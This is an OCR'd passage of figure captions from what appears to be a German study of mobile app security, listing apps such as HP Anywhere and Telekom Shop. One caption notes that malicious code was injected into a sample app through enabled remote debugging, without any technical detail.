


Abbildung 39 App: HP Anywhere

Abbildung 40 App: Mit PhoneGap Build gebaute Beispiel-App. Der Anwendungscode entspricht dem in Abschnitt 6.5 vorgestellten Beispiel-Code. Eingeschleust wurde der Schadcode mittels vorher aktiviertem Remote Debgging.

Abbildung 41 App: BMBF




Abbildung 42 App: Telekom Shop




Abbildung 43 App: Visual Ranking App

Abbildung 44 App: Logitech Squeezebox Controller




Abbildung 45 App: Halo Waypoint for Halo: Reach




Abbildung 46 App: SAP Utilities Customer Engagement (aus technischen Gründen abfotografiert)

